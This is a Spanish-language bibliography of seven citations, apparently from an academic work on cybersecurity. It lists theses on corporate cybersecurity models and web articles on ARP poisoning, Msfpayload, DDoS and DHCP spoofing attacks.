- [1] C. Prada, C. Calderón, I. Duarte, y J. Carrillo, “Modelo de Ciberseguridad para la empresa Space Cargo(SPC) Colombia”. 2019 [Online]. Disponible en: https://repositoriocrai.ucompensar.edu.co/bitstream/handle/compensar/2288/Modelo%20de%20Ciberseguridad%20para%20la%20empresa%20Spac_Grupo%20Investigacin%20I.pdf?sequence=1&isAllowed=y#:~:text=El%20modelo%20de%20ciberseguridad%20est%C3%A1,Space%20Cargo%20C. [Consultado: el 12 de diciembre de 2022]
- [2] Y. Montes, “Construcción de un modelo de ciberseguridad para empresas de servicios informáticos que fortalezca un adecuado manejo de incidentes de seguridad”. 2020 [Online]. Disponible en: https://repositorio.itm.edu.co/bitstream/handle/20.500.12622/5550/Yenifer_Zulay_Giraldo_Montes_2021.pdf?sequence=8&isAllowed=y. [Consultado: el 18 de diciembre de 2022]
- [3] M. Villegas, “MODELO DE CIBERSEGURIDAD PARA LA PREVENCIÓN DE ATAQUES CIBERNÉTICOS EN LA OFICINA DE SEGUROS DE LA DIRIS LIMA NORTE 2020”. 2020 [Online]. Disponible en: <https://repositorio.upn.edu.pe/bitstream/handle/11537/29301/Alvines%20Villegas%20Maylen%20Alida.pdf?sequence=1&isAllowed=y>. [Consultado: el 13 de noviembre de 2022]
- [4] S. De La Luz, “Qué es el ataque ARP Poisoning y cómo hacerlo en Kali Linux”, RedesZone, el 2 de enero de 2023. [Online]. Disponible en: <https://www.redeszone.net/tutoriales/seguridad/que-es-ataque-arp-poisoning/>. [Consultado: el 12 de enero de 2023]
- [5] R. KeepCoding, “¿Qué es Msfpayload? | KeepCoding Tech School”, el 7 de octubre de 2022. [Online]. Disponible en: <https://keepcoding.io/blog/que-es-msfpayload/>. [Consultado: el 12 de febrero de 2023]
- [6] “¿Qué es un ataque DDoS? ¿Cómo protegerse frente a un ataque DDoS? | OVHcloud”. [Online]. Disponible en: <https://www.ovhcloud.com/es/security/anti-ddos/ddos-definition/>. [Consultado: el 19 de enero de 2023]
- [7] “Ataque DHCP Spoofing Simple”, Solvetic. [Online]. Disponible en: <https://www.solvetic.com/tutoriales/article/1313-ataque-dhcp-spoofing-simple/>. [Consultado: el 11 de marzo de 2023]